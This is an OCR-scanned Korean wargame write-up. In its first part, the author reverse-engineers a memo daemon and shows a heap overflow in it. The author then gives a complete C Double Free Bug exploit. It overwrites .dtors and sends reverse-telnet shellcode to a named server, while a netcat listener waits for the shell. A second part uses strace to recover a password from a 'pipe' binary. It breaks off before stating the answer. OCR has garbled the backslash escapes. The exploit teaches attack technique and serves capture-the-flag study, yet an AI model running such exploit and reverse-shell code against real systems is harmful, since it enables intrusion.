
클라이언트의 연결요청을 수락(accept())한 뒤, 자식 프로세스를 생성하여 특정 함수(8048c08) 호출을 통해 작업을 처리합니다. 호출되는 함수(8048c08)의 루틴을 살펴볼 것인데, 분기문들이 다소 복잡하기 때문에 IDA의 Graph view기능을 이용하면 좀 더 효율적인 분석이 가능합니다.

```
 8048c9b:       68 2c 01 00 00          push   $0x12c
 8048ca0:       8d 85 c8 fe ff ff       lea    0xfffffec8(%ebp),%eax
                                        // 입력 값을 저장하는 변수

 8048ca6:       50                      push   %eax
 8048ca7:       ff 75 08                pushl  0x8(%ebp)
 8048caa:       e8 95 fb ff ff          call   8048844 <read@plt>
 8048caf:       83 c4 10                add    $0x10,%esp
// 첫번째 입력부분 - How many memo do you want to write? (1-5)
```

```
 8048ce0:       8d 85 c8 fe ff ff       lea    0xfffffec8(%ebp),%eax
 8048ce6:       83 ec 0c                sub    $0xc,%esp
 8048ce9:       50                      push   %eax
 8048cea:       e8 f5 fa ff ff          call   80487e4 <atoi@plt>
 8048cef:       83 c4 10                add    $0x10,%esp
 8048cf2:       89 85 8c fe ff ff       mov    %eax,0xfffffe8c(%ebp)
// 입력한 값을 atoi() 함수로 변환 뒤 0xfffffe8c(%ebp)에 저장

 8048cf8:       83 bd 8c fe ff ff 00    cmpl   $0x0,0xfffffe8c(%ebp)
 8048cff:       7e 0b                   jle    8048d0c <alarm@plt+0x4b8>
// 입력한 값이 0보다 작거나 같으면 종료
```

```
 8048d01:       83 bd 8c fe ff ff 05    cmpl   $0x5,0xfffffe8c(%ebp)
 8048d08:       7f 02                   jg     8048d0c <alarm@plt+0x4b8>
// 입력한 값이 5보다 크면 종료

 8048d0a:       eb 18                   jmp    8048d24 <alarm@plt+0x4d0>
// 입력한 값이 1과 5 사이면 다음루틴 점프
```


다음 루틴부터는 보기 쉽게 IDA의 Graph View를 이용한 화면으로 설명하겠습니다.



위 루틴을 전체적으로 보면, ebp+var_170(초기값 0)의 값이 4보다 작거나 같으면 malloc() 함수로 힙 영역의 메모리를 150byte(0x96byte) 할당한 뒤, ebp+var_170의 값을 1 증가시키고 다시 분기하여 4와 비교를 합니다. 즉, ebp+var_170의 값이 4보다 클 때까지 malloc()함수로 150byte씩 할당하는데, 간단하게 나타내면 아래와 같이 총 5번 수행됩니다.

```
char *ptr[5];

ptr[0] = malloc(150);
ptr[1] = malloc(150);
ptr[2] = malloc(150);
ptr[3] = malloc(150);
ptr[4] = malloc(150);
```

다름 루틴은 서버 접속 시 처음에 입력했던 숫자의 횟수만큼 malloc()함수로 할당된 공간에 차례대로 입력 받습니다.




여기서 유심히 봐야 할 부분은 strncpy()함수 인데, 위 그래프의 주요 루틴을 C로 변환하면 다음과 같습니다.

```
read( fd , buf , 0x12C );
strncpy( ptr[n] , buf , 0x12C );
```

buf는 우리가 입력한 데이터를 담는 공간이고, ptr[n]은 malloc()로 할당한 150byte의 힙 영역, 그리고 0x12C는 최대 복사 가능한 바이트 입니다. 0x12C를 10진수로 나타내면 300이 되므로 이전에 할당한 150바이트의 공간보다 훨씬 더 많은 데이터를 입력 받아 담을 수 있으므로, 힙 영역 변수끼리의 Overflow가 일어나게 됩니다.

힙 영역 해제 루틴을 보겠습니다.



위 루틴도 이전에 설명했던 malloc() 할당 부분과 비슷한 반복구조를 통하여 free()함수가 수행되고 있으며, 역시 간단히 나타내면 아래와 같습니다.

```
free(ptr[0]);
free(ptr[1]);
free(ptr[2]);
free(ptr[3]);
free(ptr[4]);
```


지금까지 분석한 내용에서 중요한 두 가지 사항은, 총 5번의 malloc/free 루틴이 수행된 것, 그리고 malloc() 함수로 할당된 변수끼리 150byte의 Overflow를 발생시킬 수 있다는 점입니다.

2번 이상의 malloc/free가 수행되었을 때, 고의적인 Overflow발생이 가능하면, 힙 영역에 할당된 변수들 사이의 linked list를 조작하여 쉘을 획득할 수 있습니다. 해당 공격기법은 일반적으로 “Double Free Bug” 라는 이름으로 잘 알려져 있으며, 본 보고서에서는 Double Free Bug에 대한 상세한 설명은 생략하도록 하겠습니다.

Remote Double Free Bug 취약점을 공격하기 위해서는 malloc() 할당 변수의 시작 주소와, 실행 흐름을 바꿀 수 있는 주소공간(Return Address, .GOT, .DTORS 등)이 필요합니다. 실행 흐름을 바꿀 수 있는 주소는 .DTORS를 사용할 것이며, 다음과 같이 구할 수 있습니다.

```
[hkpco@ns HSC]$ objdump -h memod | grep .dtors
 18 .dtors       00000008  0804a224  0804a224  00001224  2**2
```

malloc()로 할당한 변수의 주소는 Brute Force를 이용하여 공략할 수도 있으나, 문제상의 데몬 프로그램을 분석하면 쉽게 알아낼 수 있습니다. IDA의 분석결과를 통하여 살펴보겠습니다.



```
loc_8048DB0:
mov     eax, [ebp+var_170]
push    [ebp+eax*4+ptr]
push    offset format   ; "%08x"
push    0Ah             ; maxlen
lea     eax, [ebp+s]
push    eax             ; s
call    _snprintf
add     esp, 10h
lea     eax, [ebp+s]
add     eax, 4
push    eax
push    offset aMemoS   ; "Memo[%s] : "
push    14h             ; maxlen
lea     eax, [ebp+var_158]
push    eax             ; s
call    _snprintf
add     esp, 10h
```

위 루틴을 C로 나타내어 보면 다음과 같습니다.

snprintf(s , 0x0a , “%08x” , ptr[n]);

s = s +4;
snprintf(ebp+var_158 , 0x14 , “Memo[%s] : “ , s);

malloc()로 할당한 변수인 ptr[n]의 주소 값을 %08x format string으로 문자열 포인터 s에 저장한 다음, s에서 +4한 값을 다시 가리킨 뒤에 snprintf() 함수의 인자로 전달합니다. 즉, ptr[n]의 주소 값이 0x12345678이라면, 0x5678을 Memo[5678]과 같이 출력해 주는 것입니다. 다시 한번 접속해서 확인해 보겠습니다.

```
[hkpco@ns HSC]$ telnet wargame2.mainthink.net 3009
Trying 210.110.158.32...
Connected to wargame2.mainthink.net.
Escape character is '^]'.
**************************************************
** WELCOME TO THE THINK GUEST MEMO SYSTEM v0.1 **
**************************************************

How many memo do you want to write? (1-5) 1
Memo[a310] : hi, my name is ChanAm Park.
Bye~Connection closed by foreign host.
```

malloc()로 할당 된 첫번째 변수의 하위주소가 출력되었습니다. 그런데, 공격을 하려면 상위주소도 함께 필요한데, 일반적으로 heap영역의 주소는 0x0804로 시작하기 때문에 0x0804a310으로 공략하면 됩니다. 규모가 큰 프로그램의 경우 텍스트 세그먼트 영역이 0x0804****주소 영역을 다 차지해 버리기 때문에 0x0805****에 힙 영역이 할당될 수도 있지만, 문제상의 데몬 프로그램은 규모가 그렇게 크지 않기 때문에 0x0804로 추측할 수 있습니다. 그러므로 첫번째 할당 된 주소 값은 0x0804a310이 됩니다.

서버가 구동 되는 시스템은 바이너리의 파일정보를 이용하여 알 수 있습니다.

```
[hkpco@ns HSC]$ file memod
ga: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5,
dynamically linked (uses shared libs), not stripped
```


지금까지 분석한 내용들을 토대로 만들어진 Exploit을 시도해 보겠습니다.
공격은, Reverse Telnet 쉘 코드를 사용하였습니다.

```
[hkpco@ns HSC]$ cat > dfb_ex.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <netdb.h>

#define IP      "210.110.158.32"
#define PORT    "3009"
#define SIZE    156

unsigned char scode[] =
"Wx29Wxc9Wx83Wxe9WxeeWxd9WxeeWxd9Wx74Wx24Wxf4Wx5bWx81Wx73Wx13Wx23"
"Wx6fWxf8Wx1bWx83WxebWxfcWxe2Wxf4Wx12Wxb4WxabWx58Wx70Wx05WxfaWx71"
"Wx45Wx37Wx71WxfaWxeeWxefWx6bWx42Wx93Wx50Wx35Wx9bWx6aWx16Wx01Wx40"
"Wx79Wx07Wx22Wxf1Wx30Wx38Wx9eWx73Wx3cWxffWxbbWx7dWx70Wxe6Wx19Wxab"
"Wx45Wx3fWxa9Wx48WxaaWx8eWxbbWxd6Wxa3Wx3dWx90Wx34Wx0cWx1cWx90Wx73"
"Wx0cWx0dWx91Wx75WxaaWx8cWxaaWx48WxaaWx8eWx48Wx10WxeeWxefWxf8Wx1b";

int main( int argc , char **argv )
{
        int sockfd;
        char rcv[4096]={0x00,};
        char hk[SIZE*2] = {0x00,};
        struct sockaddr_in sock;

        memset( hk , 0x0 , SIZE *2 );
        memset( hk , 0x90 , SIZE );
        memcpy( hk +38 , scode , strlen(scode) );

        *(long *)&hk[16]        = 0x0ceb0ceb;
        *(long *)&hk[SIZE-4]    = 0xfffffffc;
        *(long *)&hk[SIZE]      = 0xffffffff;
        *(long *)&hk[SIZE+4]    = 0x0804a228 -12;
        *(long *)&hk[SIZE+8]    = 0x0804a320;

        sockfd = socket( PF_INET , SOCK_STREAM , 0 );
        if( sockfd == -1 )
```


```
        {
                perror( "socket()" );
                return -1;
        }

        memset( &sock , 0x0 , sizeof(sock) );
        sock.sin_family         = AF_INET;
        sock.sin_addr.s_addr    = inet_addr(IP);
        sock.sin_port           = htons( atoi(PORT) );
        if( (connect( sockfd , (struct sockaddr *)&sock , sizeof(sock) )) == -1 )
        {
                perror( "connect()" );
                return -1;
        }

        send( sockfd , "1Wn" , 2 , 0 );
        recv( sockfd , rcv , sizeof(rcv) , 0 );
        printf( "%sWn" , rcv );

        memset( rcv , 0x0 , sizeof(rcv) );
        usleep(3000);

        hk[strlen(hk)] = 'Wn';
        hk[strlen(hk)+1] = 'Wx0';

        send( sockfd , hk , strlen(hk) , 0 );
        recv( sockfd , rcv , sizeof(rcv) , 0 );
        printf( "%sWn" , rcv );

        printf( "Wn--WnWn" );
        printf( "Exploit Completed.Wn" );

        close(sockfd);
        return 0;
}
```

netcat으로 8080 포트를 열고 대기. - (Terminal1)

Exploit 실행. - (Terminal2)



Terminal1 확인.



문제풀기

문제를 받아서 살펴보겠습니다.

```
[hkpco@ns HSC]$ wget http://gray.mainthink.net/f300/f300.tar.gz
--22:16:28--  http://gray.mainthink.net/f300/f300.tar.gz
           => `f300.tar.gz'
Resolving gray.mainthink.net... done.
Connecting to gray.mainthink.net[210.110.158.21]:80... connected.
HTTP request sent, awaiting response... 200 OK
```

```
Length: 2,230 [application/x-tar]

100%[======================================================================================>]
2,230          2.13M/s    ETA 00:00

22:16:28 (2.13 MB/s) - `f300.tar.gz' saved [2230/2230]

[hkpco@ns HSC]$ tar zxvf f300.tar.gz
Pipe
[hkpco@ns HSC]$ file pipe
pipe: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.6.8,
dynamically linked (uses shared libs), stripped
```

pipe라는 이름의 바이너리 하나가 주어졌습니다. 실행시켜 보겠습니다.

```
[hkpco@ns HSC]$ ./pipe
making password.. (length: 30 bytes)
0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
```

30byte의 패스워드를 만들고 있다는 메시지를 보이며 0에서 29까지의 숫자가 출력됩니다.
strace 명령을 통해 부모 프로세스와, 혹시나 있을 fork(), vfork()로 생성된 자식프로세스의

시스템 콜을 추적하여 보겠습니다.

```
[hkpco@ns HSC]$ strace -fF ./pipe
execve("./pipe", ["./pipe"], [/* 22 vars */]) = 0
uname({sys="Linux", node="ns.joinc.co.kr", ...}) = 0
brk(0)                                  = 0x8049ac8
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40016000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=19355, ...}) = 0
.
.
.
write(1, "making password.. (length: 30 by"..., 37making password.. (length: 30 bytes)
) = 37
fork()                                  = 11180
[pid 11180] --- SIGSTOP (Stopped (signal)) ---
[pid 11180] rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
[pid 11180] rt_sigaction(SIGCHLD, NULL, {SIG_DFL}, 8) = 0
[pid 11180] rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
[pid 11180] nanosleep({1, 0},  <unfinished ...>
[pid 11179] write(4, "d", 1)            = 1
[pid 11179] rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
[pid 11179] rt_sigaction(SIGCHLD, NULL, {SIG_DFL}, 8) = 0
[pid 11179] rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
.
.
[pid 11180] write(6, "0", 1)            = 1
[pid 11180] rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
[pid 11180] rt_sigaction(SIGCHLD, NULL, {SIG_DFL}, 8) = 0
[pid 11180] rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
[pid 11180] nanosleep({1, 0},  <unfinished ...>
[pid 11179] <... nanosleep resumed> {1, 0}) = 0
[pid 11179] read(5, "0", 1)             = 1
[pid 11179] write(1, "1Wn", 21
)          = 2
[pid 11179] write(4, " ", 1)            = 1
[pid 11179] rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
[pid 11179] rt_sigaction(SIGCHLD, NULL, {SIG_DFL}, 8) = 0
.
.
.
[pid 11241] write(6, "<", 1)            = 1
[pid 11240] <... read resumed> "<", 1)  = 1
[pid 11241] read(3,  <unfinished ...>
[pid 11240] write(1, "29Wn", 329
)         = 3
[pid 11240] munmap(0x40017000, 4096)    = 0
[pid 11240] SYS_252(0, 0x1000, 0x401505c0, 0x401520cc, 0) = -1 ENOSYS (Function not
implemented)
[pid 11240] _exit(0)                    = ?
```

strace로 프로세스를 추적한 결과, 각각의 프로세스에서 write() 함수가 수행되는 것을 볼 수 있는데, 표준 파일 디스크립터 이외의 파일 디스크립터에 1byte씩 문자가 기록되어 지는 것을 볼 수 있습니다. strace를 이용하여 프로세스의 write() 함수 시스템 콜만 살펴보겠습니다.

```
[hkpco@ns HSC]$ strace -f -e write ./pipe
write(1, "making password.. (length: 30 by"..., 37making password.. (length: 30 bytes)
) = 37
[pid 13177] --- SIGSTOP (Stopped (signal)) ---
[pid 13176] write(4, "d", 1)           = 1
[pid 13177] write(1, "0Wn", 20
)          = 2
[pid 13177] write(6, "0", 1)           = 1
[pid 13176] write(1, "1Wn", 21
)          = 2
[pid 13176] write(4, " ", 1)           = 1
[pid 13177] write(1, "2Wn", 22
)          = 2
[pid 13177] write(6, "y", 1)           = 1
[pid 13176] write(1, "3Wn", 23
)          = 2
[pid 13176] write(4, "0", 1)           = 1
[pid 13177] write(1, "4Wn", 24
)          = 2
[pid 13177] write(6, "u", 1)           = 1
[pid 13176] write(1, "5Wn", 25
)          = 2
[pid 13176] write(4, " ", 1)           = 1
[pid 13177] write(1, "6Wn", 26
)          = 2
[pid 13177] write(6, "h", 1)           = 1
[pid 13176] write(1, "7Wn", 27
)          = 2
[pid 13176] write(4, "4", 1)           = 1
[pid 13177] write(1, "8Wn", 28
)          = 2
[pid 13177] write(6, "v", 1)           = 1
[pid 13176] write(1, "9Wn", 29
)          = 2
[pid 13176] write(4, "3", 1)           = 1
[pid 13177] write(1, "10Wn", 310
)         = 3
[pid 13177] write(6, " ", 1)           = 1
[pid 13176] write(1, "11Wn", 311
)         = 3
[pid 13176] write(4, "a", 1)           = 1
[pid 13177] write(1, "12Wn", 312
)         = 3
[pid 13177] write(6, " ", 1)           = 1
[pid 13176] write(1, "13Wn", 313
)         = 3
[pid 13176] write(4, "g", 1)           = 1
[pid 13177] write(1, "14Wn", 314
```

```
)         = 3
[pid 13177] write(6, "1", 1)           = 1
[pid 13176] write(1, "15Wn", 315
)         = 3
[pid 13176] write(4, "r", 1)           = 1
[pid 13177] write(1, "16Wn", 316
)         = 3
[pid 13177] write(6, "L", 1)           = 1
[pid 13176] write(1, "17Wn", 317
)         = 3
[pid 13176] write(4, " ", 1)           = 1
[pid 13177] write(1, "18Wn", 318
)         = 3
[pid 13177] write(6, "f", 1)           = 1
[pid 13176] write(1, "19Wn", 319
)         = 3
[pid 13176] write(4, "r", 1)           = 1
[pid 13177] write(1, "20Wn", 320
)         = 3
[pid 13177] write(6, "1", 1)           = 1
[pid 13176] write(1, "21Wn", 321
)         = 3
[pid 13176] write(4, "e", 1)           = 1
[pid 13177] write(1, "22Wn", 322
)         = 3
[pid 13177] write(6, "n", 1)           = 1
[pid 13176] write(1, "23Wn", 323
)         = 3
[pid 13176] write(4, "d", 1)           = 1
[pid 13177] write(1, "24Wn", 324
)         = 3
[pid 13177] write(6, "?", 1)           = 1
[pid 13176] write(1, "25Wn", 325
)         = 3
[pid 13176] write(4, " ", 1)           = 1
[pid 13177] write(1, "26Wn", 326
)         = 3
[pid 13177] write(6, ">", 1)           = 1
[pid 13176] write(1, "27Wn", 327
)         = 3
[pid 13176] write(4, ".", 1)           = 1
[pid 13177] write(1, "28Wn", 328
)         = 3
[pid 13177] write(6, "<", 1)           = 1
[pid 13176] write(1, "29Wn", 329
)         = 3
```

표준출력(1) 이외의 파일 기술자에 쓰여지는 문자들을 나열하면 아래와 같은 답이 나옵니다.

